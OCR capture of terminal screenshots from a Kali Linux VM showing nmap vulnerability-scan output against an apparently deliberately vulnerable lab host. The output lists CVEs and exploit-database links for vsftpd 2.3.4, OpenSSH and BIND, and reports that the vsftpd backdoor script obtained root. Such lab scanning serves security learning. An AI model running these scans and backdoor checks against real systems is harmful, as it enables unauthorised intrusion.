






borjagomez@vboxkalilinux: ~
Archivo Acciones Editar Vista Ayuda
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
| vulners:
| vsftpd 2.3.4:
| PACKETSTORM:162145 10.0 https://vulners.com/packetstorm/PACKETSTORM:162145 *EXPLOIT*
| EDB-ID:49757 9.8 https://vulners.com/exploitdb/EDB-ID:49757 *EXPLOIT*
| CVE-2011-2523 9.8 https://vulners.com/cve/CVE-2011-2523
|_ 1337DAY-ID-36095 9.8 https://vulners.com/zdt/1337DAY-ID-36095 *EXPLOIT*
| ftp-vsftpd-backdoor:
| VULNERABLE:
| vsFTPd version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
| IDs: CVE:CVE-2011-2523 BID:48539
| vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
| Disclosure date: 2011-07-03
| Exploit results:
| Shell command: id
| Results: uid=0(root) gid=0(root)
| References:
| https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
| http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_ https://www.securityfocus.com/bid/48539
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
| cpe:/a:openbsd:openssh:4.7p1:
| 2C119FFA-ECE0-5E14-A4A4-354A2C38071A 10.0 https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-3
| CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408
| CVE-2016-1908 9.8 https://vulners.com/cve/CVE-2016-1908
| B8190CDB-3EB9-5631-9828-8064A1575B23 9.8 https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8
| 8FC9C5AB-3968-5F3C-825E-E8DB5379A623 9.8 https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E
| 8AD01159-548E-546E-AA87-2DE89F3927EC 9.8 https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2
| 5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A 9.8 https://vulners.com/githubexploit/5E6968B4-DBD6-57FA-BF6E-D
| 0221525F-07F5-5790-912D-F4B9E2D1B587 9.8 https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F
| 95499236-C9FE-56A6-9D7D-E943A24B633A 8.7 https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E
| CVE-2015-5600 8.5 https://vulners.com/cve/CVE-2015-5600
| SSV:78173 7.8 https://vulners.com/seebug/SSV:78173 *EXPLOIT*
| SSV:69983 7.8 https://vulners.com/seebug/SSV:69983 *EXPLOIT*
| PACKETSTORM:98796 7.8 https://vulners.com/packetstorm/PACKETSTORM:98796 *EXPLOIT*
| PACKETSTORM:94556 7.8 https://vulners.com/packetstorm/PACKETSTORM:94556 *EXPLOIT*
| PACKETSTORM:140070 7.8 https://vulners.com/packetstorm/PACKETSTORM:140070 *EXPLOIT*
| PACKETSTORM:101052 7.8 https://vulners.com/packetstorm/PACKETSTORM:101052 *EXPLOIT*
| EXPLOITPACK:71D51B69AA2D3A74753D7A921EE79985 7.8 https://vulners.com/exploitpack/EXPLOITPACK:71D51B6
| EXPLOITPACK:67F6569F63A08219972 1C069C852BBD7 7.8 https://vulners.com/exploitpack/EXPLOITPACK:67F6569
| EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09 7.8 https://vulners.com/exploitpack/EXPLOITPACK:5BCA798
| EDB-ID:24450 7.8 https://vulners.com/exploitdb/EDB-ID:24450 *EXPLOIT*
| EDB-ID:15215 7.8 https://vulners.com/exploitdb/EDB-ID:15215 *EXPLOIT*



1 2 3 4
20:34
borjagomez@vboxkalilinux: ~
Archivo Acciones Editar Vista Ayuda
| PACKETSTORM:140261 0.0 https://vulners.com/packetstorm/PACKETSTORM:140261 *EXPLOIT*
| PACKETSTORM:138006 0.0 https://vulners.com/packetstorm/PACKETSTORM:138006 *EXPLOIT*
| PACKETSTORM:137942 0.0 https://vulners.com/packetstorm/PACKETSTORM:137942 *EXPLOIT*
| 1337DAY-ID-30937 0.0 https://vulners.com/zdt/1337DAY-ID-30937 *EXPLOIT*
| 1337DAY-ID-26468 0.0 https://vulners.com/zdt/1337DAY-ID-26468 *EXPLOIT*
| 1337DAY-ID-25391 0.0 https://vulners.com/zdt/1337DAY-ID-25391 *EXPLOIT*
| 1337DAY-ID-20301 0.0 https://vulners.com/zdt/1337DAY-ID-20301 *EXPLOIT*
|_ 1337DAY-ID-14373 0.0 https://vulners.com/zdt/1337DAY-ID-14373 *EXPLOIT*
23/tcp open telnet?
25/tcp open smtp Postfix smtpd
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
53/tcp open domain ISC BIND 9.4.2
| vulners:
| cpe:/a:isc:bind:9.4.2:
| SSV:2853 10.0 https://vulners.com/seebug/SSV:2853 *EXPLOIT*
| CVE-2008-0122 10.0 https://vulners.com/cve/CVE-2008-0122
| CVE-2021-25216 9.8 https://vulners.com/cve/CVE-2021-25216
| CVE-2020-8616 8.6 https://vulners.com/cve/CVE-2020-8616
| CVE-2016-1286 8.6 https://vulners.com/cve/CVE-2016-1286
| SSV:60184 8.5 https://vulners.com/seebug/SSV:60184 *EXPLOIT*
| CVE-2012-1667 8.5 https://vulners.com/cve/CVE-2012-1667
| SSV:60292 7.8 https://vulners.com/seebug/SSV:60292 *EXPLOIT*
| PACKETSTORM:180552 7.8 https://vulners.com/packetstorm/PACKETSTORM:180552 *EXPLOIT*
| PACKETSTORM:138960 7.8 https://vulners.com/packetstorm/PACKETSTORM:138960 *EXPLOIT*
| PACKETSTORM:132926 7.8 https://vulners.com/packetstorm/PACKETSTORM:132926 *EXPLOIT*
| MSF:AUXILIARY-DOS-DNS-BIND_TKEY- 7.8 https://vulners.com/metasploit/MSF:AUXILIARY-DOS-DNS-BIND_T
| EXPLOITPACK:BE4F638B632EA0754155A27ECC4B3D3F 7.8 https://vulners.com/exploitpack/EXPLOITPACK:BE4F638
| EXPLOITPACK:46DEBFAC850194C04C54F93E0DFF5F4F 7.8 https://vulners.com/exploitpack/EXPLOITPACK:46DEBFA
| EXPLOITPACK:09762DB0197BBAAAB6FC79F24F0D2A74 7.8 https://vulners.com/exploitpack/EXPLOITPACK:09762DB
| EDB-ID:42121 7.8 https://vulners.com/exploitdb/EDB-ID:42121 *EXPLOIT*
| EDB-ID:37723 7.8 https://vulners.com/exploitdb/EDB-ID:37723 *EXPLOIT*
| EDB-ID:37721 7.8 https://vulners.com/exploitdb/EDB-ID:37721 *EXPLOIT*
| CVE-2017-3141 7.8 https://vulners.com/cve/CVE-2017-3141
| CVE-2015-5722 7.8 https://vulners.com/cve/CVE-2015-5722
| CVE-2015-5477 7.8 https://vulners.com/cve/CVE-2015-5477
| CVE-2014-8500 7.8 https://vulners.com/cve/CVE-2014-8500
| CVE-2012-5166 7.8 https://vulners.com/cve/CVE-2012-5166
| CVE-2012-4244 7.8 https://vulners.com/cve/CVE-2012-4244
| CVE-2012-3817 7.8 https://vulners.com/cve/CVE-2012-3817
| CVE-2008-4163 7.8 https://vulners.com/cve/CVE-2008-4163
| 1337DAY-ID-25325 7.8 https://vulners.com/zdt/1337DAY-ID-25325 *EXPLOIT*
| 1337DAY-ID-23970 7.8 https://vulners.com/zdt/1337DAY-ID-23970 *EXPLOIT*
| 1337DAY-ID-23960 7.8 https://vulners.com/zdt/1337DAY-ID-23960 *EXPLOIT*
| 1337DAY-ID-23948 7.8 https://vulners.com/zdt/1337DAY-ID-23948 *EXPLOIT*
| CVE-2010-0382 7.6 https://vulners.com/cve/CVE-2010-0382
| PACKETSTORM:180551 7.5 https://vulners.com/packetstorm/PACKETSTORM:180551 *EXPLOIT*
| MSF:AUXILIARY-DOS-DNS-BIND_TSIG_BADTIME- 7.5 https://vulners.com/metasploit/MSF:AUXILIARY-DOS-DN
| MSF:AUXILIARY-DOS-DNS-BIND_TSIG- 7.5 https://vulners.com/metasploit/MSF:AUXILIARY-DOS-DNS-BIND_T
CTRL DERECHA

